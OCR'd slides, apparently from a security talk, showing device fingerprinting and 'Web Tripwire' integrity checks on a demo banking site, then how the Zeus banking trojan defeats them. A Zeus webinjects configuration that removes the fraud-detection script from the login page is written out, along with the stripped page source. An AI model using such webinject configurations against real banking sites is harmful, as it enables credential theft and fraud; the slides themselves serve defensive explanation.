
▼ **Query String Parameters** view parsed

```
fingerprint=4ac861dc69
```

▼ **Response Headers** view parsed

```
HTTP/1.1 200 OK
Date: Fri, 03 Jan 2014 22:28:06 GMT
Server: Apache/2.4.4 (Unix) PHP/5.5.7
Last-Modified: Fri, 03 Jan 2014 22:04:17 GMT
```


# Device Fingerprint Execution



**The page at zero.webappsecurity.com says:**


Your Device Fingerprint is: 4ac861dc69

# Web Tripwire XMLHttpRequest



```
Request URL: http://zero.webappsecurity.com/login-fraud.html
Request Method: GET
Status Code: ● 200 OK
▼ Request Headers      view source
  Accept: */*
  Accept-Encoding: gzip,deflate,sdch
  Accept-Language: en-US,en;q=0.8
  Cache-Control: no-cache
  Connection: keep-alive
  DNT: 1
  Host: zero.webappsecurity.com
  If-Modified-Since:
  If-None-Match:
  Pragma: no-cache
  Referer: http://zero.webappsecurity.com/login-fraud.html
  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36
  WebTripwireCheck: On
▼ Response Headers      view source
  Accept-Ranges: bytes
  Connection: Keep-Alive
  Content-Length: 7492
  Content-Type: text/html
  Date: Fri, 03 Jan 2014 22:57:02 GMT
  ETag: "1d44-4ef17cd360b40"
  Keep-Alive: timeout=5, max=96
  Last-Modified: Fri, 03 Jan 2014 21:43:33 GMT
  Server: Apache/2.4.4 (Unix) PHP/5.5.7
  WebTripwireHash: 9ebfa57ddd3f9e67c2f563225e673a8d
```

# Web Tripwire Hash Validation




**The page at zero.webappsecurity.com says:**

WebTripwire Validation Success: Remote Hash: 9ebfa57ddd3f9e67c2f563225e673a8d and Local Hash: 9ebfa57ddd3f9e67c2f563225e673a8d


□ Prevent this page from creating additional dialogs.

# Banking Trojans Circumvent Web Fraud Detection




# Updated Zeus “webinjects” Configuration:

## Removes The Fraud Detection Code



```
set_url http://zero.webappsecurity.com/login-fraud.html GP
data_before
<link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>
data_end
data_inject
data_end
data_after
    <script src="/resources/js/jquery-1.8.2.min.js"></script>
data_end
```


# Zeus Strips Fraud Detection JS Code



Address
http://zero.webappsecurity.com/login-fraud.html
Go
Links
login-fraud[1] - Notepad
File Edit Format View Help
Zero
Login

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <title>Zero - Log in</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0,
maximum-scale=1.0, user-scalable=no">
    <meta http-equiv="X-UA-Compatible" content="IE=Edge">

    <link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>
    <link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
    <link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>    <script
src="/resources/js/jquery-1.8.2.min.js"></script>
        <script src="/resources/js/bootstrap.min.js"></script>
```

# Zeus Strips Fraud Detection JS Code



Zero - Log in - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
http://zero.webappsecurity.com/login.html
Go
Links
Zero - Log in - Normal
Zero - Log in - Fraud
Zero - Log in - Fraud - Obf
Zero - Log in - Fraud - Obf2
Done
Internet

Log in to ZeroBank

Login

Password

ATM PIN

